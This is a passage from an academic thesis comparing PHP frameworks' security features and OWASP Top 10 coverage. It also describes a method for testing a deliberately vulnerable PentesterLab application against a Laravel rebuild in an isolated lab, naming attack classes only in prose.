Laravel can be considered one of the most famous PHP frameworks due to its graceful syntax and multi-faceted features. The philosophy behind the original design of this framework consisted of aiming for ease of use and an increase in developer productivity, which places Laravel in a good position, especially among beginner and advanced developers. One of the notable features of this framework is its built-in authentication system; user authentication and authorisation are secured and easy to implement. Besides authentication, developers may use routes, middleware, CSRF protection, and session management all out-of-the-box, giving the framework a solid reputation as being inherently secure (Hossain, 2019).

Another reason for Laravel's great respect is that it is well-documented and has an active community. The Laravel community is vigorous and contributes tutorials, third-party packages, and forums of support so developers can easily find solutions to common problems. In addition, due to its elegant syntax, Laravel code is very readable and intuitive, meaning that this greatly shortens the learning period for new developers (Hossain, 2019). Another plus for Laravel is that the framework itself hosts quite a rich ecosystem with tools such as Laravel Forge for server management, Laravel Envoyer for deployment, and Laravel Nova for building administration panels, truly allowing developers to rely on it as a one-stop shop for creating full-stack apps.

On the other hand, Symfony is flexible and modular, giving developers the right to choose any component they want to work on in their projects. Due to this modular nature, Symfony can be used for scale-up applications and for smaller specialised projects (Laaziri et al., 2019). For example, developers can install only the routing component or the security component of Symfony without having to use the entire framework. This modularisation gives Symfony a good position to accommodate a whole palette of needs and styles of development.

Symfony’s learning curve may well be steeper than Laravel's, especially for developers new to PHP or web frameworks in general. The framework is more complex and requires a deeper knowledge of the underlying architecture to use it efficiently. Hence, Symfony is considered fit for heavier and high-performance works, where the application truly needs that flexibility and capability of being customised. However, after the developers gain familiarity with the structure of Symfony, they start to appreciate it for being scalable and having good control over its components (Laaziri et al., 2019)

On the other end of the size spectrum sits a lightweight and fast PHP framework known as CodeIgniter, with its simplicity and ease of use. Taking a super thin approach toward web development, CodeIgniter perfectly fits smaller projects or systems requiring quick implementation with a minimal amount of overhead. Unlike Laravel and Symfony, which provide a large set of built-in features, CodeIgniter stands at the bare-bones end of the spectrum, offering only the very basics that are needed in a common web development scenario. This also means developers enjoy a far greater amount of control over the application, but carry more responsibility for bringing up features like authentication, security, database interactions, etc. (Argudo ,2009).

Whatever the benefits of CodeIgniter, they include its simplicity when using it for speedy projects. The lower the built-in set of features, the less it suits huge applications that require something like user authentication forms, verification, or so on, in terms of modern advanced security. As specified, this makes it unsuitable for developers wishing to rapidly build robust applications without getting stuck down in low-level configuration (Purbo ,2021).

Developers sometimes search for backend technologies outside the PHP realm, besides PHP-based frameworks. The widely accepted backend development frameworks include Django, which is Python-based, and Express.js, which is based on JavaScript. Django has always given top priority to security and fast development. Built-in features such as the automatic admin interface, ORM, and password hashing allow developers to concentrate on building the application's features rather than on security practices. The great documentation and the batteries-included approach give Django a strong claim to be a good and secure framework (Kumar, M. and Nandal, 2024).

Conversely, Express.js, when talking about backend development with Node.js, provides a more minimalistic approach. Express.js is indeed a thought-to-be-lightweight framework, and it is quite easy to increase the performance of its applications (Ravalji and Solanki, 2024).

Unlike Laravel and Symfony, Express.js does not impose an opinionated structure on the developer and rather keeps freedom in designing the application as desired. However, given this freedom comes the lack of solutions for built-in authentication, form validations, and security, making the developers check for third-party libraries or implement their own solutions for those features (Le, 2023).

Laravel is appreciated by full-stack developers for building dynamic, complex applications and for its tight integration with front-end technologies like Vue.js or React. In the developer community, Laravel is also esteemed for its ecosystem comprising routing, authentication, caching, and other application development tools, thereby providing a suitable platform to foster larger, secure web applications (Hossain, 2019). On the other hand, Symfony has greater flexibility and hence is used in both large-scale enterprise applications and small projects needing customised components (Laaziri et al., 2019).

Both Django and Express.js, and several other frameworks, have been growing in prominence and, each having its unique features, attract different types of projects. Django, which focuses primarily on security and rapid development, can present stiff competition to the PHP frameworks, and especially so if the developer is comfortable with Python. Express.js, being lightweight and fast, is very good for developers who want to create scalable applications quickly using JavaScript, something that full-stack developers with knowledge of JavaScript in the front and back end would benefit from (Le, 2023).

In a nutshell, the choice of framework differs according to the requirements or the complexity of the project considered. Laravel is frequently preferred by developers when they seek a rich set of features incorporated into an easy-to-use framework with a strong community. Due to its modular approach and due to the somewhat uniform nature of large applications, Symfony must be selected for those that are deemed customised beyond measure. Being lightweight and fast, CodeIgniter finds the purpose of being deployed in the smallest applications or projects that need minimal overhead done in the minimum time. Meanwhile, Django and Express.js go about it in different ways, with Django emphasising rapid prototyping and security, and Express.js providing a minimalistic framework aimed at high performance for JavaScript developers. Each of these frameworks offers something unique to developers, making the framework choice an important one for project requirements (Le, 2023).

In summary, it is essential to consider the scope of the project, performance goals, and the skills of the developer when selecting a web development framework. Laravel is perhaps the easiest framework to differentiate from competitors because of its extensive community, easier to use feature-set, and intuitive syntax. For larger enterprise-scale undertakings, Symfony’s modular versatility is best suited as it is tailored to niche markets that require extensive customization, although it does take longer to learn. Small-scale evaluative and reflective projects that demand a quicker than quick turnaround are best suited for the speed and nimbleness of CodeIgniter. Django also outshines Django for PHP developers with its Agile development cycle and unrivaled safety, alongside Express.js’s high performing and no-frills answer to JavaScript applications. In the end, the first priority of the team’s skills and the framework’s technical features should decide the choice.

2.5 Framework Security Capabilities

Security is the need of the hour in the development world today, with issues such as SQL injection, cross-site scripting, CSRF, and authentication being some of the most common and damaging threats; therefore, it is imperative for developers they learn its basics and prevent the penetration of their systems. Such issues can become a minefield to handle properly when coding from scratch; hence, the frameworks cater to these problems with built-in solutions that allow an easy formation of applications with security in mind right from the start.

For instance, considering Laravel, it features an Object-Relational Mapping system named Eloquent, which is central to database query security. By using Eloquent, developers don't have to write raw SQL queries directly. Instead, Laravel uses secure, automated processes to construct queries whereby input data gets properly escaped before getting injected into SQL statements, which thwarts any attempt at SQL Injection (Hossain, 2019). SQL injection is one of the oldest and most dangerous vulnerabilities, and Laravel's ORM totally skips the threat by safeguarding input insertion methods in data to neutralise any malicious input before it gets a chance to inflict some damage.

An important thing worth mentioning is that Laravel's Blade template engine auto-escapes HTML code (Hossain, 2019). An XSS attack occurs when an attacker injects some malicious scripting into a web page so that it gets executed in the browsers of unsuspecting users. As a result of automatic escaping of the output, Blade sets user-generated content (comments, entries in forms, etc.) onto a page safely with no possibility of execution of malicious code. With such a security feature in place without further effort, Laravel is surely an attractive option, especially for those developers who might not be skilled in application security but would still like to protect their applications from common web-based threats.

Another major security feature is that Symfony also offers numerous and powerful ones. Symfony automatically generates CSRF tokens for forms to protect them from cross-site request forgery attacks. CSRF happens when a malicious website tricks a user into making unwanted requests to a different site where he or she is authenticated, thereby performing actions on their behalf without their consent. Each form may have its token automatically generated by Symfony to ensure that requests are truly bona fide and that the worst does not happen from CSRF exploitation. Aside from CSRF protection, Symfony also offers authentication and session management systems. Developers may create secure login mechanisms, assign roles and permissions to users, and maintain secure user sessions throughout the application with ease (Laaziri et al., 2019).

Among other key security features, the Symfony framework is modular, allowing developers the flexibility to choose the security features to incorporate. Developers may go with a minimum setup by just including those few components deemed necessary or include more measures depending on the project's actual needs. Such flexibility is especially welcome when building custom applications since, meanwhile, developers may want to configure the security in some different ways to satisfy the requirements (Laaziri et al., 2019).

Both Laravel and Symfony excel in secure file handling, which is the most critical aspect of web application security. Applications that allow the uploading of files become highly vulnerable if user-uploaded files are not handled properly. Laravel offers a built-in file storage mechanism that blocks direct access to these uploaded files (Fababeir et al.,2024). Files submitted by the users are stored in such a way that only approved users can access them in an important way to safeguard sensitive information. Laravel provides further options for file storage on cloud services such as Amazon S3, which are equipped with strong security features to protect these files.

Symfony also provides secure file handling capabilities, whereby it can allow a developer to define which types of files can be uploaded and then handle the storage of these files in a secure manner. Such measures are necessary to prevent attacks in globally vulnerable file upload functionality types, such as attacks of arbitrary file upload, where an attacker tries to upload malicious executable scripts that could be processed further to take over the server (Fababeir et al., 2024).By strictly enforcing file validation, frameworks like Symfony and Laravel significantly reduce the risk of such attacks.

While being a simple and lightweight PHP framework, CodeIgniter still packs essential security features. This makes it feasible for smaller projects or developers who want to employ a basic tool. Out-of-the-box, CodeIgniter XSS filtering and CSRF protection handle some fundamental security vulnerabilities. CodeIgniter's XSS filtering sanitises user input so that malicious scripts cannot be executed in the user’s browser, whereas CSRF protection ensures that requests made through web forms are legitimate and not forged by malicious sources (Adamu et al., 2020). Yet, if looking for more extensive security mechanisms like those offered by others, such as Laravel and Symfony, then CodeIgniter somewhat misses the mark. That said, it does offer a sturdy enough foundation for small applications wherein the emphasis is on simplicity and speed rather than advanced security implementation.

Overall, secure web application development becomes less complex with frameworks such as Laravel, Symfony, and CodeIgniter, which thus grant developers the support to build greater functionalities into their application rather than providing low-level security handling. They offer proficient methods to thwart common vulnerabilities, such as SQL Injection, XSS, and CSRF, through automated mechanisms ensuring data safety and integrity. Regardless of working on smaller projects or enterprise applications, a security-aware framework lessens the risks introduced by the typical set of vulnerabilities, thus creating a safer and more mature web environment.

2.6 Why Developers Should Use a Framework Instead of Core PHP ?

Overall, several strong factors push a developer to consider choosing a framework over core PHP for building a secure, scalable, and maintainable web application. The single massive advantage the framework has is built-in security best practices. The frameworks provide pre-configured security features to developers that protect their applications from the commonly exploited vulnerabilities. This is an essential factor, given that web security is a complex and ever-changing field and that it can be tough to keep an eye on the new threats and their possible mitigation strategies. More specifically, Laravel's built-in authentication and CSRF protection somewhat eliminate unauthorised access and cross-site request forgery, respectively, the two major drawbacks one faces when creating an application from scratch using core PHP (Hossain, 2019). Developers are freed to concentrate on the uniqueness of their application's business logic rather than on implementing this basic security.

Furthermore, frameworks enforce good practices that guarantee the application is secure from the start. These include input sanitisation, output encoding, and parameterised queries, which are automatically handled by frameworks such as Laravel and Symfony (Poll, 2022). When it comes to core PHP, the security features must be added manually by developers, which creates inconsistency and vulnerability. On the other hand, frameworks put a standard on these practices, which lowers the likelihood of missing out on any critical security mechanism.

Another important reason to use a framework is the standardisation and maintainability it offers. Frameworks impose a set of conventions, such as the Model-View-Controller (MVC) paradigm, that ensures a clean separation of concerns. This comes down to organising and maintaining code, mainly in bigger projects where more developers are involved. In core PHP, the absence of such conventions leads to disorganised and messy code, thereby making it difficult to cooperate or scale projects over time. Whereas frameworks enforce a level of code structure that supports a collaborative environment, they also sustain ease of management when performing updates, debugging, or even when adding features without breaking the existing functionality (Khan and Khanam, 2023).

The use of a framework can further promote the productivity of developers by minimising the time to do repetitive tasks. Frameworks contain plenty of already-implemented modules, classes, and functions ready to be used; among them are routing modules, form handling, session management, and caching mechanisms (Hossain, 2019). This way, the developer can concentrate on writing business logic instead of thinking about low-level implementation details. For example, Laravel takes care of database migrations and seeding of the database, which in bare PHP would have had to be done manually. More development is done in less time by avoiding a few human blunders in the software development process.

A crucial advantage of frameworks is their strong ecosystem and community backing. Frameworks like Laravel, Symfony, and CodeIgniter have large, active developer communities that are constantly improving framework features, fixing bugs, and issuing security patches (Fababeir et al.,2024). This community-led development ensures that frameworks remain up-to-date concerning technology and security patches to put developers in an easier position of securing and maintaining applications without always having to deal with security updates on their own. When the pertinent security-related vulnerability is detected for a well-recognised framework, the community is quick to work on a release of the patches that places less burden on the individual developers. This constant flood of updates and security patches is the reason frameworks are preferred over core PHP, for which there is no such community-driven support and regular update (Sahu, 2024).

For example, the Laravel ecosystem includes tools such as Laravel Forge and Laravel Envoyer, which are used to automate deployment and server management activities. Besides easing development, these tools increase application security and scalability by automating server provisioning, application deployment, and configuration management. Such features are an absolute must for developers, particularly those working as teams or on complex projects, since they guarantee that the entire application environment is correctly configured and always up to date (Stauffer, 2019).

Additionally, frameworks have testing capabilities that include the capabilities envisaged for keeping an application healthy as it evolves. For example, Laravel's testing tools include unit testing and feature testing so that the developer can test each component of the application for bugs or vulnerabilities before it goes live (Hossain, 2019). This aspect contributes greatly in terms of the scale of an application, where the risk of new bugs being introduced during updates or maintenance is high. Developers using core PHP may then need to arrange testing environments on their own, which would consume time and be prone to errors.

Each of these factors, therefore, ultimately determines performance. For example, a good framework would support the scalability of applications. As an application grows, a framework like Laravel and Symfony should optimise for caching, database queries, and load balancing so that the application is still fast and responsive when the number of users grows. On the other hand, core PHP is flexible and does not provide sanctioned out-of-the-box solutions; the developer must go and design their solutions for scalability, which is both difficult and time-consuming (Yevseiev, 2014 and Backes et al., 2017).

Overall, the decision to choose a framework over core PHP is made keeping in mind many major advantages, especially those that spell security, standardised coding practices, strong ecosystems, and enhanced developer productivity that any framework offers. Frameworks help developers in the construction of sturdier, maintainable applications within much shorter time frames, plus all other good things, such as community support and tools to quickly address usual issues in client-side web development. Frameworks nevertheless factor in acting with higher complexity and scale and remain secure and efficient over time (Fababeir et al.,2024).

2.7 Framework Security Mapping to OWASP Top 10

The OWASP Top 10 serves as the reference taxonomy for assessing web-application risk in this study. It allows a structured comparison of how frameworks embed or enable mitigations for common classes of vulnerabilities (OWASP, 2023).

Table 1: Feature to Risk Mapping

OWASP Top 10 (2021)	**Laravel (examples)**	**Symfony (examples)**	**CodeIgniter (examples)**
A01: Broken Access Control	Policies & Gates; middleware (auth, can); route model binding; per-resource authorization	Security component (roles/voters), access control rules in security.yaml; is_granted() checks	Session & custom filters; no first-class RBAC out-of-the-box; developer-implemented checks

A02: Cryptographic Failures	First-class password hashing (bcrypt/argon2), APP_KEY, encryption helpers; signed URLs	Password encoders/hashers, secrets management, csrf_token(); secure cookie settings	Basic encryption & session config; fewer built-ins for key management; relies on PHP extensions/config
A03: Injection	Eloquent ORM & Query Builder (parameter binding), validation layer, prepared statements by default	Doctrine ORM/DBAL (parameter binding), Validator component	Query Builder (parameter binding) available; raw queries easy; depends on developer discipline
A04: Insecure Design	Form requests & validation, rate limiting middleware, password reset workflows; opinionated scaffolding	Strong configuration + components promote layered design; reusable security bundles	Lightweight; places design responsibility on devs; fewer opinionated patterns
A05: Security Misconfiguration	.env config; debug/off by env; CSRF on forms by default; HTTPS/secure cookies; headers middleware	Sensible defaults; configuration validation; bundles for security headers; strict routing	Simple config; defaults safer in CI4 than CI3, but fewer guardrails; easier to misconfigure

A06: Vulnerable & Outdated Components	Composer dependency constraints; composer audit; LTS releases; ecosystem advisories	Symfony Flex, LTS cadence, security advisories & backports	Composer too, but fewer curated security advisories at framework level
A07: Identification & Authentication Failures	Out-of-box auth scaffolding, session security, password hashing, email verification, throttling	Security/Guard & Authenticators, user providers, remember-me, throttling via bundles	Sessions & validation; no official full-stack auth; third-party or custom implementations
A08: Software & Data Integrity Failures	Signed/encrypted cookies; signed routes/URLs; first-class mail/queue signing patterns	CSRF tokens, signed URLs via components; integrity via configuration & libraries	CSRF token in forms; broader integrity controls left to developer choices
A09: Security Logging & Monitoring Failures	Monolog integration; exception handling channels; activity log packages	Monolog by default; events and audit bundles	Basic logging via PHP/CodeIgniter logger; fewer turnkey audit trails
A10: Server-Side Request Forgery (SSRF)	HTTP client with blocklists/allowlists configurable; validation & URL filtering middleware	HTTP Client component configurable; can restrict internal ranges; rely on policy	Curl/request libs; no framework-level SSRF guardrails; developer responsibility

	patterns		

While developers are given a lot of flexibility and control with Core PHP, it does not use any enforced security mechanisms which leaves it open to attacks like SQL Injection, Cross-Site Scripting and Cross-Site Request Forgery (Hossain, 2019; Azran & Wahid, 2022). In such cases, security is entirely up to a developer's approach, which is rarely uniform. These gaps are tackled by modern frameworks like Laravel, Symfony, and CodeIgniter which incorporate security by design. SQL injection is defended against by Laravel Eloquent ORM, Symfony provides CSRF and strong authentication as well as a robust security model, and CodeIgniter, while minimalistic, offers fundamental protections such as XSS filtering (Ariyanto et al., 2024; Vanderlei et al., 2021; Chavan & Pawar, 2021).

In addition to security, frameworks enhance disorderly development with design patterns like MVC, thus increasing the difficulty of disordered and chaotic changes, collaborating, maintaining, and scaling (Azran & Wahid, 2022). For large scale projects, Laravel and Symfony are perfect due to their frameworks' built-in support for caching, optimizing the database, and load balancing (Hossain, 2019). The next chapter will delve deeper into Laravel and examine how its functionalities cope with the OWASP Top 10 vulnerabilities, and how it facilitates the development of applications in a secure, scalable, and maintainable manner.

3: PROJECT METHODOLOGY AND IMPLEMENTATION

This research originated from the need to determine whether migrating a vulnerable core PHP application to the Laravel framework can appreciably reduce the presence and exploitability of critical security vulnerabilities, especially those categorized in the OWASP Top 10 (Aborujilah et al., 2022). As highlighted in Chapter 1, PHP remains dominant as a server-side language, but its applications are plagued with weaknesses due to the absence of secure-by-default mechanisms. As discussed in Chapter 2, frameworks can enhance application security, but their effectiveness must be validated through experimental testing (Hossain, 2019).

This chapter presents the methodology designed to meet the study's objectives. It explains the approach taken, how it was applied, and why it was selected, drawing on the security concepts, frameworks, and vulnerabilities reviewed in the literature. While Chapter 2 mapped the problem space and possible solutions, Chapter 3 provides the practical blueprint for implementation and assessment.

The research adopted a controlled comparative case study to demonstrate the security impact of Laravel. The same application was examined in two versions: a baseline build developed in core PHP with known vulnerabilities, and a re-implementation in Laravel that maintained functional parity but incorporated secure-by-default features and best practices (Aborujilah et al., 2022).

The workflow followed a clear sequence:

- Deploy the Web for Pentester ISO from PentesterLab in Oracle VirtualBox, providing a safe, legally compliant environment containing a deliberately vulnerable PHP application.
- Test and document the vulnerabilities present in the baseline system, including SQL Injection (SQLi), Cross-Site Scripting (XSS), LDAP injection, code and command injection, file inclusion, and file upload flaws.
- Extract the application's functional requirements and rebuild it in Laravel using the XAMPP stack and Visual Studio Code as the development environment.

- Apply Laravel built-in security mechanisms such as Eloquent ORM for database queries, Blade template with automatic escaping, CSRF token validation, and secure file handling to address each vulnerability category.
- Retest the Laravel version using the same tools, payloads, and methodology as in the baseline assessment.
- Compare the results to quantify improvements in security posture and evaluate any residual risks.

This design offers important advantages. It allows for a more thorough evaluation of security differences attributable to Laravel because functionality, data models, and hosting stacks are consistent across both versions. Testing in a virtualized, purpose-built vulnerable environment ensures that the research is ethical, legally compliant, and reproducible (Vanderlei et al., 2021). The selection of the PentesterLab ISO is particularly appropriate since it contains a wide range of real-world vulnerability types, aligning closely with OWASP Top 10 categories (PentesterLab, n.d.).

3.1 Research Design and Rationale

A comparative case study was selected because it allows analysis of the same application in two controlled scenarios: first, as a vulnerable core PHP system, and second, as a Laravel re-implementation with secure defaults enabled (Samra, 2015). This study does not attempt abstract modeling but instead tests the real-world impact of framework adoption on application security.

To isolate the framework's influence, functional scope was maintained by ensuring the Laravel implementation replicated the same features, workflows, and data model as the baseline. Both versions used the same database engine, the same family of web servers, and where possible, the same major version of PHP. Testing was conducted in controlled environments, with the baseline running in Oracle VirtualBox and the Laravel building running on a pinned XAMPP stack. The testing procedures were consistent, combining manual exploitation, intercept request and response with Burp Suite. The same synthetic users and datasets were applied across both versions to maintain data consistency (Soltana, 2017).

The trade-offs of this approach include reduced generalizability due to the use of a single application. Outcomes may vary across other code bases, teams, or deployment contexts. Results also depend on correct framework use, since insecure Laravel applications remain possible if features are misconfigured. Automated scanners add further uncertainty through false positives or false negatives. To manage these issues, all steps were scripted and documented to ensure reproducibility, with outcomes controlled through fixed payloads and pinned versions (Kılıçdağı and Yilmaz, 2014).

Identical tests were executed before and after migration, with evidence collected in the form of requests, responses, screenshots, and scanner outputs. Triangulation was achieved by verifying automated findings through targeted manual tests in high-risk areas. The Laravel build was kept feature-equivalent to the baseline, preventing scope creep that could affect the attack surface. Transparency was upheld by documenting residual risks and mitigations dependent on configuration.

3.2 Systems Under Test and Scope

The baseline system was the PentesterLab "Web for Pentester" ISO, installed in Oracle VirtualBox. This provided a self-contained, legally safe environment with a defined set of vulnerabilities (PentesterLab, n.d.). The application, coded in core PHP, intentionally contained several security flaws, including SQL Injection, Cross-Site Scripting, LDAP Injection, code and command injection, file inclusion, and file upload weaknesses (Sahu, 2024). These correspond to OWASP categories and enable assessment of whether Laravel built-in protections can eliminate exploitation paths. The focus remained on technical vulnerabilities rather than business-logic errors or subtle configuration drift.

The Laravel re-implementation preserved functional parity with the baseline, replicating user-facing features, forms, and workflows while leveraging Laravel security mechanisms (Hossain, 2019). Endpoints and flows such as login, search, file upload, and profile update were mirrored, with differences restricted to validation, authorization, and encoding. The baseline database schema was preserved, with Eloquent ORM's requirements documented as acceptable deviations. The Laravel system operated on an XAMPP stack with pinned PHP versions to align with the baseline environment (Kılıçdağı and Yilmaz, 2014). Security controls such as parameter binding, Blade auto-escaping, CSRF tokens, and validation rules were enabled, with no third-party packages added.

Scope boundaries were clearly defined. The research included the baseline application's pages, forms, and endpoints, as well as vulnerabilities such as SQLi, XSS, LDAP injection, code/command injection, file inclusion, and insecure file upload. User identity and session management followed the baseline design, implemented with Laravel defaults. Out of scope were third-party integrations, infrastructure-level protections like firewalls and CDNs, and business logic redesign. These boundaries reduced confounding variables and preserved comparability.

All testing used default PentesterLab datasets supplemented with synthetic data crafted to trigger vulnerabilities. Since the environment did not support multiple roles or privilege levels, all tests were conducted under the default access level. Database changes, uploads, and payload submissions were executed under identical conditions in both versions to ensure repeatability.

3.3 Justification for Using PentesterLab ISO

The choice of test environment was crucial in ensuring the validity, safety, and reproducibility of this research. The PentesterLab "Web for Pentester" ISO, deployed in Oracle VirtualBox, was selected because it provided a realistic, controlled, and legally compliant platform for testing both the baseline core PHP system and the Laravel reimplementation.

Testing on production systems, whether owned by organizations or open-source projects, would have posed severe legal, ethical, and operational risks (Sahu, 2024). Legally, security testing without explicit authorization can violate cybercrime and computer misuse laws. Even with permission, testing on live environments could risk exposing sensitive data, disrupting services, or damaging organizational reputation. Ethically, executing destructive attacks such as arbitrary command execution or SQL injection against production systems would compromise user data and system stability. Operationally, such disruptions could result in financial loss, regulatory penalties, and reputational harm. A controlled testbed avoided all these risks, enabling repeated exploitation of vulnerabilities without fear of collateral damage, which was essential for a comparative case study requiring multiple test iterations.

Among available intentionally vulnerable environments such as DVWA, Mutillidae, and OWASP Juice Shop, PentesterLab was chosen for its balance of realism, relevance, and reproducibility. Its vulnerability set closely aligned with the categories of interest SQL injection, XSS, LDAP injection, code injection, command injection, file inclusion, and insecure file upload which directly correspond to OWASP Top 10 risks. This alignment ensured that results remained grounded in practical, industry-relevant threats. Because Laravel provides secure defaults against many of these vulnerabilities, PentesterLab ISO provided an effective baseline for evaluating the framework’s impact (Sahu, 2024; Mustonen, 2024).

The ISO environment also offered reproducibility. Each test could begin with an identical configuration, ensuring that changes in results were attributable to Laravel rather than infrastructure differences (Kılıçdağı and Yilmaz, 2014). Furthermore, as a PHP-based vulnerable application, it matched the target technology described in earlier chapters, ensuring contextual relevance. The main limitation of PentesterLab is that it focuses on technical flaws and does not model complex business-logic vulnerabilities or third-party integration issues. However, this is acceptable within the scope of this research, which centers on framework-level mitigation of well-known technical vulnerabilities, especially those highlighted in the OWASP Top 10 (OWASP, 2021).

3.4 Test Environment

The test environment was designed to be isolated, repeatable, and easily restorable, ensuring consistency across all stages of testing.

The baseline application was deployed within Oracle VirtualBox using the PentesterLab ISO. The virtual machine was configured in bridged mode, restricting all traffic within the isolated environment while preventing exposure to external networks. A clean snapshot was saved after the initial installation, allowing the system to be restored to its original state before each testing cycle. This preserved consistency across tests and ensured that any changes introduced by exploits could be easily reversed.

The ISO included a basic LAMP stack consisting of PHP, Apache, and MySQL or MariaDB. No updates or additional services were installed to maintain consistency across test cycles. Any persistent changes, such as uploaded files or modified database states, were reset through snapshot restoration.

The Laravel application was developed separately on the same host machine using XAMPP version 8.2.12 with Apache 2.4.58, PHP 8.2.12, and MySQL/MariaDB 10.11.x. Development was carried out in Visual Studio Code with PHP debugging extensions. Laravel-specific configurations included secure session handling, CSRF token enforcement, environment variable management through the .env file, secure file storage, and generation of encryption keys. Cookies were issued with secure flags enabled, and session data was managed through Laravel session storage.

Security testing relied on both manual exploitation and automated tools. Burp Suite was used for intercepting traffic, manipulating parameters, replaying attacks, and automating payload delivery (PortSwigger Ltd., 2025). Custom payloads were crafted for each vulnerability type, ensuring coverage of SQLi, XSS, LDAP injection, code and command injection, file inclusion, and insecure file upload. For Laravel specifically, Composer audit was employed to verify that no insecure dependencies were introduced during development. All experiments were executed using synthetic data designed specifically for testing, while both the vulnerable VM and Laravel application remained disconnected from the public internet, ensuring complete containment.

This configuration ensured that any observed differences in vulnerability exposure between the baseline and Laravel versions could be attributed directly to the framework, rather than environmental inconsistencies.

3.5 Framework Selection and Justification

Laravel was selected as the re-implementation framework because it provides strong, secure-by-default mechanisms that directly mitigate the vulnerabilities under study. Its Eloquent ORM enforces the use of prepared statements and parameter binding, eliminating the possibility of SQL injection in ordinary usage. Blade, Laravel template engine, automatically escapes output, protecting against XSS by default. CSRF tokens are enforced middleware, preventing cross-site request forgery attacks at the application level. Laravel also validates input systematically through built-in sanitization and validation rules, reducing the likelihood of injection-based attacks (Hossain, 2019).

In addition, Laravel supports secure file upload validation, restricting files by type, extension, and size to mitigate risks of arbitrary code execution. Authentication mechanisms rely on secure hashing algorithms such as bcrypt and Argon2, while sessions are protected with HttpOnly and SameSite cookie attributes.

When compared with other frameworks, Laravel struck the best balance between usability and security. Symfony provides strong security but requires extensive configuration, increasing the likelihood of errors if developers are inexperienced. CodeIgniter is lightweight but lacks built-in protections, leaving developers responsible for implementing secure practices manually. Laravel, by contrast, offers protective defaults with rich documentation and a large community, making it both practical and secure for this research (Khan & Khanam, 2023).

Laravel strong adoption and ecosystem further justified its use. Its structured MVC architecture, active community, and consistent updates make it highly maintainable. For organizations seeking to migrate away from insecure legacy PHP applications, Laravel provides a practical and sustainable option (Hossain, 2019).




Figure 2: Laravel MVC architecture illustrating flow between Model, View, and Controller components (GeeksforGeeks, 2025)

3.6 Implementation Strategy

The migration from core PHP to Laravel followed a phased strategy to maintain consistency and facilitate fair comparisons. The PentesterLab ISO was first deployed in VirtualBox, and the researcher confirmed that the application functioned in its default vulnerable state. Vulnerabilities in the baseline were then explored and documented using manual payloads and Burp Suite interception. Each exploit was validated with supporting evidence such as request–response pairs, screenshots, and system behavior logs.

Next, the functional requirements of the application were extracted to ensure that the Laravel rebuild preserved the same workflows, forms, and business logic. Development of the Laravel application took place in XAMPP, laravel code is written with MS code (Dalip et al., 2022) with all baseline features reimplemented within Laravel MVC structure and with framework security best practices enabled. After development, the Laravel application was deployed locally with secure configuration settings, and its functionality was verified to confirm equivalence with the baseline.

The Laravel building was then subjected to identical tests, using the same payloads, scripts, and tools as in the baseline assessment. Successful baseline attacks were replayed to assess whether they were blocked or mitigated. Results were logged in a structured format, recording whether each vulnerability was eliminated, partially mitigated, or still exploitable, with supporting evidence such as error logs and Burp Suite captures.

This stepwise strategy ensured reproducibility and neutrality by isolating the effects of the framework change.

3.7 Security Testing Plan

The testing plan was designed to evaluate both the baseline and Laravel systems against the same set of vulnerabilities, based on the OWASP Top 10 and the vulnerabilities prebuilt into the PentesterLab ISO. SQL injection was tested across all database-related inputs to determine whether commands could be executed or data manipulated. XSS testing included reflected payloads injected into forms and parameters to assess whether user-supplied scripts executed in the browser. LDAP injection tests were conducted on directory query inputs, while code and command injection were validated by checking whether crafted inputs were processed as PHP code or shell commands. File inclusion was tested using crafted local file paths within the VM environment (e.g., directory traversal to sensitive files). Remote File Inclusion (RFI) was not possible in the isolated setup since no external servers were connected. Instead, RFI was discussed conceptually as a common real-world attack vector, but only Local File Inclusion (LFI) was practically implemented in this project.File upload vulnerabilities were tested by altering extensions, MIME types, and bypassing validation rules.

